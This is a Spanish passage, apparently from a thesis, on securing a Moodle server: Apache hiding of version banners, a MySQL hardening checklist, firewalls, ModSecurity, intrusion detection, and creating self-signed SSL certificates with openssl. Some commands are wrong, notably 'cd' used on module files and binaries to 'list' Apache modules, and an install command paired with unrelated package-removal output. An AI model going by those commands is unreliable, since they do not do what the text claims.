
- La seguridad en las aplicaciones Web es la mayor debilidad de las organizaciones.
- El hecho de estar disponible al público en general complica la seguridad de su información.
- Los errores de configuración son comunes en las aplicaciones Web.
- Una inadecuada validación de los datos vulnera la seguridad de las aplicaciones Web, haciéndola susceptible a un exitoso ataque informático.

V.5 Configuración del servidor y otras configuraciones

La configuración del servidor web es otro punto muy importante, ya que no es conveniente dejar la configuración por defecto. El contenido predeterminado es un problema común. Un ejemplo de esto son las páginas que vienen con la instalación de los servidores web.

Si el contenido de prueba combina con el listado de directorios configurado en el sistema, tenemos muchas posibilidades de comprometer al sistema, de esta manera resulta que es posible obtener una versión del sistema operativo, revisar el código fuente de prueba e incluso revisar los script en el directorio donde se alojan. La figura 24, muestra la página de prueba cuando el servidor web se ha instalado y tiene configuración por defecto.




Figura 26. Página de prueba cuando el servidor web.

V.5.1 Servidor

El servidor es independiente de la plataforma, es función del administrador del sistema tener bien configurado el servidor donde se esta se aloja.

V.5.1.1 Sistema Operativo

El sistema operativo está formado por el software que permite acceder y realizar las operaciones básicas en una computadora personal o sistema informático en general. Los sistemas operativos más conocidos son: AIX (de IBM), GNU/Linux, HP-UX, (de HP), MacOS (de Macintosh),

Solaris (de SUN Microsystems), las distintas variantes de UNIX de BSD (freeBSD, OpenBSD), y Windows en sus distintas variantes (de Microsoft).

En lo que a seguridad se refiere, un sistema operativo puede caracterizarse por:
La seguridad en el diseño: hay sistemas operativos que han sido creados con la seguridad como objetivo fundamental de diseño. Estos serán de entrada más seguros que los demás. En otros sistemas operativos aunque no fuera el objetivo fundamental si ha podido ser un parámetro importante y por último en otros no se ha considerado más que a posteriori Es de esperar que sean éstos últimos los que más problemas de seguridad tienen.

Un sistema más complejo tendrá más errores relacionados con la seguridad en su análisis, diseño y programación. Y desgraciadamente, el número de errores y la dificultad de evaluación no crecen de acuerdo con la complejidad, crecen mucho más rápido.

Capacidades de comunicación y configuración: los sistemas operativos modernos ofrecen grandes capacidades de comunicación. Desde el punto de vista de la seguridad, estas capacidades pueden convertirse en puntos de acceso para posibles atacantes y será necesario protegerlos. El sistema operativo deberá proveer de los mecanismos y herramientas necesarias para llevar a cabo esta tarea de forma suficientemente fiable. Esto incluye ofrecer la capacidad de cerrar toda vía de comunicación que no se use y limitar la que si se emplee a los casos y usuarios que realmente se deseen permitir.

Desde el punto de vista de seguridad, la manera más segura de tener la configuración del host[9] es inicialmente instalar las herramientas mínimas del sistema operativo, en otras palabras, instalar el corazón del sistema operativo con sólo una cuenta de administrador y un acceso restringido.

Posteriormente se agregarán cuentas de usuarios, instalación de aplicaciones, otorgamiento de permisos para dichas aplicaciones, etcétera.

[9]Nombre que se le da a una maquina conectada a una red de computadoras y que tiene un nombre de equipo (hostname en inglés). Es un nombre único que se le da a un dispositivo conectado a una red de informática. Puede ser una computadora o un servidor de archivos, etcétera.

Desafortunadamente el proceso de instalación de muchos sistemas operativos, no facilita lo antes mencionado ya que se instalan componentes innecesarios sin permisos, es decir, se instala la configuración por default.

La seguridad de un sistema operativo involucra deshabitar o borrar servicios innecesarios, librerías o algún otro componente extraño que se instala por default.

Capacidades de auditoría: Los programas auditores de seguridad son herramientas indispensables para el administrador de un sistema, ya que permite detectar, de forma rutinaria, problemas de seguridad para los que pudieran existir ataques conocidos.

Estos programas pueden operar o muchos niveles, desde la comprobación de la pertenencia de archivos a usuarios y grupos del sistema, hasta pruebas sobre aplicaciones instaladas para verificar si estas tienen agujeros conocidos.

V.5.1.2 Servidor Web

Un servidor Web es un programa que implementa el protocolo HTTP (hypertext transfer protocol). Este protocolo está diseñado para transferir lo que llamamos hipertextos, páginas Web o páginas HTML (hypertext markup language): textos complejos con enlaces, figuras, formularios, botones y objetos incrustados como animaciones o reproductores de sonidos [6][iv].
Sin embargo, el hecho de que HTTP y HTML estén íntimamente ligados no debe dar lugar a confundir ambos términos. HTML es un formato de archivo y HTTP es un protocolo.

Cabe destacar el hecho de que la palabra servidor identifica tanto al programa como a la máquina en la que dicho programa se ejecuta. Existe, por tanto, cierta ambigüedad en el término, aunque no será difícil diferenciar a cuál de los dos nos referimos en cada caso.

Un servidor Web se encarga de mantenerse a la espera de peticiones HTTP llevada a cabo por un cliente HTTP que solemos conocer como navegador. El navegador realiza una petición al servidor y éste le responde con el contenido que el cliente solicita. A modo de ejemplo, al teclear

http://davinci.fi-b,unam.com.mx en nuestro navegador, éste realiza una petición HTTP al servidor de dicha dirección. El servidor responde al cliente enviando el código HTML de la página, el cliente, una vez recibido el código, lo interpreta y lo muestra en pantalla. Como vemos con este ejemplo, el cliente es el encargado de interpretar el código HTML, es decir, de mostrar las fuentes, los colores y la disposición de los textos y objetos de la página, el servidor tan sólo se limita a transferir el código de la página sin llevar a cabo ninguna interpretación de la misma.
Sobre el servicio Web clásico podemos disponer de aplicaciones Web. Éstas son fragmentos de código que se ejecutan cuando se realizan ciertas peticiones o respuestas HTTP. Hay que distinguir entre:

- Aplicaciones en el lado del cliente: el cliente Web es el encargado de ejecutarlas en la máquina del usuario. Son las aplicaciones tipo Java o Javascript, el servidor proporciona el código de las aplicaciones al cliente y éste, mediante el navegador, las ejecuta. Es necesario, por tanto, que el cliente disponga de un navegador con capacidad para ejecutar aplicaciones (también llamadas scripts).

- Aplicaciones en el lado del servidor: el servidor Web ejecuta la aplicación, ésta, una vez ejecutada, genera cierto código HTML, el servidor toma este código recién creado y lo envía al cliente por medio del protocolo HTTP.

Las aplicaciones de servidor suelen ser la opción por la que se opta en la mayoría de las ocasiones para realizar aplicaciones Web. La razón es que, al ejecutarse ésta en el servidor y no en la máquina del cliente, éste no necesita ninguna capacidad adicional, como sí ocurre en el caso de querer ejecutar aplicaciones javascript o java. Así pues, cualquier cliente dotado de un navegador Web básico puede utilizar este tipo de aplicaciones.

V.5.1.2.1 Servidor Web Apache

El servidor web apache es una de las implementaciones más populares de un servidor Web en un sistema operativo Unix, en febrero de 2010, Apache abarca el 54% de todos los sitios web en Internet [7][v]. Es un software estable y fiable para sitios web con gran capacidad de carga y poco

consumo de carga. Es fácilmente configurable y altamente flexible, ya que cuenta con un diseño modular que permite utilizar sólo partes de la funcionalidad que realmente necesitamos. Esto reduce el consumo de memoria del servidor lo que hace más rápida la operación. Sin embargo hay que estar seguros de que está configurado correctamente en términos de funcionalidad y seguridad.

Antes de empezar se debe comprobar que el servidor Apache está compilado con los módulos de seguridad que vamos a utilizar.

Para ver listar los módulos ejecutamos:

cd /etc/apache2/mods-enabled/*.load
cd /etc/apache2/mods-enabled/*.conf
cd /etc/apache2/mods-available/*.load
cd /etc/apache2/mods-available/*.conf
cd /usr/bin/a2enmod
cd /usr/bin/a2dismod
Módulos compilados:

- core.c: Funciones básicas del Apache que están siempre disponibles.
- mod_access.c: proporciona control de acceso basándose en el nombre del host del cliente, su dirección IP u otras características de la petición del cliente.
- mod_auth.c: autentificación de usuario utilizando ficheros de texto.
- mod_auth_digest.c: autentificación de usuario utilizando MD5.
- mod_include.c: Documentos HTML generados por el servidor (Server Side Includes).
- mod_log_config.c: registro de las peticiones hechas al servidor.
- mod_setenvif.c: permite la configuración de las variables de entorno basándose en las características de la petición.
- mod_ssl.c: criptografía avanzada utilizando los protocolos Secure Sockets Layer y
- Transport Layer Security.
- prefork.c: Implementa un servidor sin hilos.
- http_core.c

- mod_mime.c: asocia las extensiones de peticiones de los ficheros con el comportamiento del fichero (manejadores y filtros) y contenido (tipos mime, idioma, juego de caracteres y codificación).
- mod_status.c: proporciona información en la actividad y rendimiento del servidor.
- mod_autoindex.c: muestra los contenidos de un directorio automáticamente, parecido al comando ls de Unix.
- mod_asis.c: envío de ficheros que tienen sus propias cabeceras http.
- mod_cgi.c: Ejecución de Scritps CGI.
- mod_negotiation.c: se proporciona para la negociación del contenido.
- mod_dir.c: Proporcionado para redirecciones y para servir los ficheros de listado de directorios.
- mod_imap.c: proceso de imágenes en el lado del servidor.
- mod_actions.c: este módulo se utiliza para ejecutar Scripts CGI, basándose en el tipo de medio o el método de petición.
- mod_userdir.c: directorios específicos para usuarios.
- mod_alias.c: proporcionado para mapear diferentes partes del sistema de ficheros del servidor en el árbol de documentos del servidor, y para redirección de URL's.
- mod_so.c: carga del código ejecutable y los módulos al iniciar o reiniciar el servidor.

En la lista deben aparecer: mod_auth.c, mod_auth_digest.c, mod_ssl.c, mod_auth.c.
Si los módulos mod_auth.c y mod_auth_digest.c no aparecen tendremos que recompilar Apache.

También una de las configuraciones de seguridad que se tienen que editar es el archivo security dentro del directorio /etc/apache2/conf.d/.
Cambiaremos el parámetro ServerTokens a Prod

ServerTokens Prod
Así también ServerSignature a off
ServerSignature off

Lo que acabamos de hacer es esconder de los visitantes las versiones de software que estamos utilizando en nuestro servidor web, esta información aparece cuando hay un error en un script, un archivo no existente así como en todas las respuestas a través de los headers http.
Esta práctica es realizada por los hackers quienes utilizan las versiones del software encontrado para detectar vulnerabilidades en las mismas y explotarlas.
Instalación del servidor Web Apache ver: Apéndice D. instalación Moodle

V.5.1.2.2 Configuración de Apache en Moodle.

Cuando los atacantes quieren filtrarse en un sitio web que comienzan por primera vez, si no está configurado correctamente, el servidor web puede exponer suficiente información a simple vista que puede permitir al atacante encontrar un agujero de seguridad y acceder a datos o servicios privados.

Toda la comunicación entre el navegador web y el servidor web se realiza de acuerdo en el Protocolo de Transferencia de Hipertexto (HTTP). Este protocolo es bastante simple. Un cliente envía una petición de un recurso y el servidor responde con una respuesta.
Por medio de las virtuales podemos utilizar una IP que es la que ya tenemos asignada y solo agregar más hostname y DNS que nos permitan configurar en el servidor nuestro Davinci. Esto es en con los siguientes comandos [8][vi].

El comando principal de Apache, se encuentra ubicado en /bin/apachectl desde allí es posible iniciar, detener y reiniciar el servidor web, así como establecer un fichero de configuración personalizado para controlar el comportamiento del servidor. Por defecto el fichero de configuración que toma Apache se encuentra ubicado en /config/httpd.conf.

Existen dos elementos básicos que deben incluirse en dicho fichero de configuración y estos son, las directivas "DocumentRoot" y el parámetro "Listen" que indican la ruta donde se encuentran instaladas las aplicaciones web y el puerto por el cual el servidor web iniciará su ejecución. Las directivas en Apache son las unidades de configuración más utilizadas y probablemente las más importantes, ya que cada directiva activa o desactiva (según su valor) determinadas características

del servidor web, su entendimiento y correcto uso es vital. Sin embargo las directivas no son los únicos elementos que se incluyen en un fichero de configuración de Apache, de hecho existen 3 secciones que conforman el fichero de configuración que son: Los parámetros Globales, Las directivas y los Hosts Virtuales. A continuación se explican estas secciones.

V.5.1.3 MySQL

V.5.1.3.1 Configuración de MySQL en Moodle.

La base de datos es crucial en un LMS y en Moodle no es la excepción, la recomendación de base de datos para Moodle es MySQL. Mucho del desarrollo está hecho usando este RDBMS[10] que hacen menos propenso a errores y por lo tanto mejor prueba que las otras opciones. Esto, por supuesto, no implica la seguridad por lo cual se necesitan hacer algunas configuraciones extras. Aquí está la lista de verificación para la mejora de configuración MySQL:

1. Cambie el password de super usuario que viene por default en la base de datos. Apéndice D. instalación Moodle.
2. Remueva el ejemplo de la base de datos que viene por default.
3. Otorgar los privilegios necesarios al usuario de la base de datos.
4. Restringir y deshabilitar el acceso remoto a la base de datos.
   skip-networking
5. Asegurarse de que se encuentra en la última versión de instalación.

V.5.1.4 PHP

PHP significa PHP: Hypertext Preprocessor. Este tipo de lenguaje es conocido como un acrónimo recursivo. Un acrónimo recursivo es un acrónimo que hace referencia a sí misma en la expresión de todos los que se encuentra. Se utiliza ampliamente en la programación ya la

[10]Sistema de gestión de bases de datos relacionales

recursividad es uno de los métodos comunes utilizados en la programación de todos los días. PHP es un código abierto y es utilizado para el desarrollo web.

V.5.1.4.1 Configuración de PHP en Moodle.

Moodle está escrito en PHP.
PHP como cualquier otro software tiene problemas reales y potenciales de seguridad, por lo tanto debe estar correctamente configurad con el fin de reducir posibles problemas de seguridad Apéndice D. instalación Moodle.

V.5.2 Otras configuraciones

V.5.2.1 Firewall

Es un sistema de control de la información en forma de mensajes que entran o salen de una red. Son muy populares hoy en día y los hay de muchos tipos distintos.

En la siguiente figura 24 se muestra un ejemplo de un esquema del funcionamiento de un firewall por hardware y software.




Figura 24. Funcionamiento de un Firewall.

Existen dos tipos de firewall:

Firewall de software y Firewall de hardware.

Firewall de Hardware: Es una aparato que se utiliza en la redes (por lo general WAN o MAN) para la protección de las mismas. Este tiene como principal función la protección de toda la Red, ya sea LAN, WAN o MAN.

Firewall de Software: Es un programa que tiene como utilidad la protección de los puertos del computador, para evitar la entrada de "archivos maliciosos" (Virus, troyanos, etc.).

V.5.2.1.1 Instalando y configurando ModSecurity

ModSecurity es un firewall de aplicaciones Web embebible que ejecuta como módulo del servidor web Apache, provee protección contra diversos ataques hacia aplicaciones Web y permite monitorizar tráfico HTTP, así como realizar análisis en tiempo real sin necesidad de hacer cambios a la infraestructura existente.

Es una herramienta para detección y prevención de intrusos para aplicaciones Web.
El módulo cuenta con diversas funcionalidades:

- Filtrado de Peticiones: los pedidos HTTP entrantes son analizados por el módulo mod_security antes de pasarlos al servidor Web Apache, a su vez, estos pedidos son comparados contra un conjunto de reglas predefinidas para realizar las acciones correspondientes. Para realizar este filtrado se pueden utilizar expresiones regulares, permitiendo que el proceso sea flexible.
- Técnicas antievasión: las rutas y los parámetros son normalizados antes del análisis para evitar técnicas de evasión.

V.5.2.2 IDS

Un sistema de detección de intrusos (IDS, por sus siglas en inglés) analiza el equipo o monitorea una red en busca de actividades sospechosas y envía reportes avisando al administrador para que tome las acciones pertinentes.

Dentro de los sistemas detectores de intrusos existen tres tipos:

- Host IDS (HIDS): Se verifica el contexto del equipo local monitoreado ciertos aspectos del host (memorias, bitácoras, memoria disponible, etc.).
- Network IDS (NIDS): Monitorea el tráfico de red analizando patrones maliciosos.

- Distributed IDS (DIDS): IDS de red que está distribuido en varios sensores que reportan los hallazgos a un nodo central.

La idea de este tipo de detección es el hecho de que la actividad intrusiva coincide con un conjunto de patrones definidos. Por ejemplo si un sistema se compromete el intruso tratara de hacerse pasar por un usuario normal pero quedara asentado en bitácoras el acceso y las acciones que este realice en el sistema.

En la mayoría de los casos una actividad intrusiva es el resultado de ciertas actividades individuales que por sí solas no se consideran como un comportamiento anómalo o intrusivo. Dependiendo de sus características, las instrucciones pueden clasificarse en:

Intrusivas pero no anómalas (falsos negativos): El sistema erróneamente indica que la actividad del sistema es normal y no reporta una intrusión. En este caso la actividad es intrusiva pero no es detectada por qué no se clasifica como anómala.

No intrusiva pero anómalas (falsos positivos): El sistema erróneamente indica una intrusión. En este caso la actividad se detecta como anómala y el sistema la reporta como intrusiva aun sin serlo. Si se presentan muchos casos de este tipo, se puede llegar a ignorar los avisos de los problemas auténticos del sistema.

No intrusiva ni anómala (negativos verdaderos): La actividad no es intrusiva ni anómala y el sistema no genera reportes.

Intrusiva y anómala (positivos verdaderos): El sistema detecta actividad relacionada con una intrusión del sistema y genera el reporte correspondiente.

V.5.2.3 Certificados SSL auto-firmados

Para establecer una conexión segura y de confianza es necesario generar certificados que respalden la identidad del servidor. Estos certificados son generalmente emitidos por entidades

certificadoras (Certificate Authority) independientes y de confianza reconocida. Sin embargo, para una utilización más económica, es posible crear un certificado "auto-firmado".

```
root@debian:~# aptitude install openssl ca-certificates
Se ELIMINARÁN los siguientes paquetes:
  aisleriot{u} argyll{u} browser-plugin-gnash{u} cheese{u} file-roller{u} gdebi{u} gedit{u}
  gedit-common{u} gedit-plugins{u} gir1.2-gdata-0.0{u} gir1.2-gnomekeyring-1.0{u} gir1.2-goa-1.0{u}
  gir1.2-gtop-2.0{u} gir1.2-gucharmap-2.90{u} gir1.2-javascriptcoregtk-3.0{u} gir1.2-rb-3.0{u}
  gir1.2-tracker-0.14{u} gir1.2-webkit-3.0{u} gnash{u} gnash-common{u} gnome-color-manager{u}
  gnome-documents{u} gnome-games-data{u} gnome-games-extra-data{u} gnome-nettool{u}
  gnome-shell-extensions{u} gnome-tweak-tool{u} gnome-video-effects{u} grilo-plugins-0.1{u}
  guile-2.0-libs{u} hamster-applet{u} inkscape{u} iputils-tracepath{u} libboost-thread1.49.0{u}
  libdee-1.0-4{u} libdiscid0{u} libdmapsharing-3.0-2{u} libgexiv2-1{u} libgpod-common{u} libgpod4{u}
  libgrilo-0.1-0{u} libgtkmm-2.4-1c2a{u} libgupnp-av-1.0-2{u} libgupnp-dlna-1.0-2{u} libicc2{u}
  libimdi0{u} libminiupnpc5{u} libnatpmp1{u} libraw5{u} librhythmbox-core6{u} libsofia-sip-ua-glib3{u}
  libsofia-sip-ua0{u} libwnck-common{u} libwnck22{u} minissdpd{u} perlmagick{u} python-gconf{u}
  python-gnome2{u} python-lxml{u} python-mako{u} python-markupsafe{u} python-pyorbit{u} python-wnck{u}
  python-zeitgeist{u} rhythmbox{u} rhythmbox-data{u} rhythmbox-plugin-cdrecorder{u}
  rhythmbox-plugins{u} rygel{u} rygel-playbin{u} rygel-preferences{u} rygel-tracker{u} seahorse{u}
  shotwell{u} shotwell-common{u} simple-scan{u} sound-juicer{u} telepathy-rakia{u}
  transmission-common{u} transmission-gtk{u} unoconv{u} xdg-user-dirs-gtk{u} xul-ext-adblock-plus{u}
  zeitgeist-core{u}
0 paquetes actualizados, 0 nuevos instalados, 84 para eliminar y 6 sin actualizar.
Necesito descargar 0 B de ficheros. Después de desempaquetar se liberarán 251 MB.
¿Quiere continuar? [Y/n/?] Y
```

Figura 27. Instalación de SSL auto-firmados.

V.5.2.3.1 Generación de los certificados

La generación de un certificado SSL requiere de los siguientes pasos: primero es generada una clave privada; en seguida ésta es usada para generar un pedido de certificación (Certificate Signing Request (CSR)). El pedido de certificación es entonces enviado a la entidad certificadora (Certificate Authority (CA)) que devuelve el certificado firmado. Es posible ahorrarse el último paso, generando un certificado auto-firmado (Self-signed Certificate).

Crear una carpeta llamada certs:

```
root@davinci2:~/certs# openssl genrsa -des3 -out server.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................................+++
.....................................................................................
.............+++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
root@davinci2:~/certs# _
```

Clave privada sin contraseña.

La clave privada está encriptada y protegida por una contraseña, lo que implica que ésta debe escribirse cada vez que un servicio necesite la clave. Como solución, es posible generar una versión de la clave sin la protección de la contraseña:

```
root@davinci2:~/certs# openssl genrsa -des3 -out server.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................................+++
.....................................................................
.............+++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
root@davinci2:~/certs# ls -ltr
total 4
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
root@davinci2:~/certs# openssl rsa -in server.key -out server.key.insecure
Enter pass phrase for server.key:
writing RSA key
root@davinci2:~/certs# _
```

Esta clave sin contraseña, debe ser almacenada con especial cuidado y sólo debe ser accesible por el usuario root:

chmod 600 server.key.insecure

```
root@davinci2:~/certs# openssl genrsa -des3 -out server.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................................+++
.....................................................................
.............+++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
root@davinci2:~/certs# ls -ltr
total 4
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
root@davinci2:~/certs# openssl rsa -in server.key -out server.key.insecure
Enter pass phrase for server.key:
writing RSA key
root@davinci2:~/certs# chmod 600 server.key.insecure
root@davinci2:~/certs# ls -lrt
total 8
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
-rw------- 1 root root 1675 Oct  2 22:30 server.key.insecure
root@davinci2:~/certs# _
```

Pedido de certificación

Para generar un pedido de certificación (Certificate Signing Request), debe indicarse en el campo Common Name el nombre del servidor para el cual será generado el certificado. En caso de que un certificado sea requerido por varios servidores del mismo dominio, es posible usar la sintaxis *.home.davinci:

```
total 8
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
-rw------- 1 root root 1675 Oct  2 22:30 server.key.insecure
root@davinci2:~/certs# openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:MX
State or Province Name (full name) [Some-State]:Mexico
Locality Name (eg, city) []:DF
Organization Name (eg, company) [Internet Widgits Pty Ltd]:FI Unam
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:*.fi-b.unam.mx
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@davinci2:~/certs# _
```

Certificado auto-firmado

El pedido de certificación debería ser enviado a la entidad certificadora, que devolvería el certificado firmado. En este caso, será utilizado para crear un certificado (Self-Signed Certificate), válido por 365 días:

```
Country Name (2 letter code) [AU]:MX
State or Province Name (full name) [Some-State]:mexico
Locality Name (eg, city) []:df
Organization Name (eg, company) [Internet Widgits Pty Ltd]:unam
Organizational Unit Name (eg, section) []:unam
Common Name (e.g. server FQDN or YOUR name) []:*.fi-b.unam.com.mx
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@davinci2:~/certs# openssl  x509 -req -days 365 -in server.csr -signkey serv
er.key -out server.crt
Signature ok
subject=/C=MX/ST=mexico/L=df/O=unam/OU=unam/CN=*.fi-b.unam.com.mx
Getting Private key
Enter pass phrase for server.key:
root@davinci2:~/certs# ls -lrt
total 16
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
-rw------- 1 root root 1675 Oct  2 22:30 server.key.insecure
-rw-r--r-- 1 root root 1001 Oct  2 22:38 server.csr
-rw-r--r-- 1 root root 1200 Oct  2 22:39 server.crt
root@davinci2:~/certs# _
```

El proceso de creación de los certificados concluyó. Al final, fueron generados los siguientes archivos:

Archivo	Descripción
server.key	A chave privada
server.key.insecure	La clave privada sin contraseña
server.csr	El pedido de firma del certificación
server.crt	Al certificado auto-firmado

Tabla 1. Proceso de certificados

El certificado auto-firmado es válido por 365 días, pero puede ser renovado en cualquier momento, al regenerar el certificado auto-firmado.

Instalación de la clave privada y del certificado auto-firmado

Para esto, debe copiarse las claves privadas en /etc/ssl/private y el certificado en /etc/ssl/certs:

```
Locality Name (eg, city) []:df
Organization Name (eg, company) [Internet Widgits Pty Ltd]:unam
Organizational Unit Name (eg, section) []:unam
Common Name (e.g. server FQDN or YOUR name) []:*.fi-b.unam.com.mx
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@davinci2:~/certs# openssl  x509 -req -days 365 -in server.csr -signkey serv
er.key -out server.crt
Signature ok
subject=/C=MX/ST=mexico/L=df/O=unam/OU=unam/CN=*.fi-b.unam.com.mx
Getting Private key
Enter pass phrase for server.key:
root@davinci2:~/certs# ls -lrt
total 16
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
-rw------- 1 root root 1675 Oct  2 22:30 server.key.insecure
-rw-r--r-- 1 root root 1001 Oct  2 22:38 server.csr
-rw-r--r-- 1 root root 1200 Oct  2 22:39 server.crt
root@davinci2:~/certs# cp server.key server.key.insecure /etc/ssl/private/
root@davinci2:~/certs# cp server.crt /etc/ssl/certs/
root@davinci2:~/certs# _
```


Así, el certificado auto-firmado está listo para utilizarse.


Como se trata de un certificado auto-firmado, su utilización siempre dará origen a un aviso por parte de la aplicación cliente:

```
root@davinci2:~/certs# openssl  x509 -req -days 365 -in server.csr -signkey serv
er.key -out server.crt
Signature ok
subject=/C=MX/ST=mexico/L=df/O=unam/OU=unam/CN=*.fi-b.unam.com.mx
Getting Private key
Enter pass phrase for server.key:
root@davinci2:~/certs# ls -lrt
total 16
-rw-r--r-- 1 root root 1743 Oct  2 22:29 server.key
-rw------- 1 root root 1675 Oct  2 22:30 server.key.insecure
-rw-r--r-- 1 root root 1001 Oct  2 22:38 server.csr
-rw-r--r-- 1 root root 1200 Oct  2 22:39 server.crt
root@davinci2:~/certs# cp server.key server.key.insecure /etc/ssl/private/
root@davinci2:~/certs# cp server.crt /etc/ssl/certs/
root@davinci2:~/certs# a2enmod ssl
Module ssl already enabled
root@davinci2:~/certs# /etc/init.d/apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@davinci2:~/certs# a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
root@davinci2:~/certs# /etc/init.d/apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@davinci2:~/certs# _
```

V.5.2.3.2 Verificación

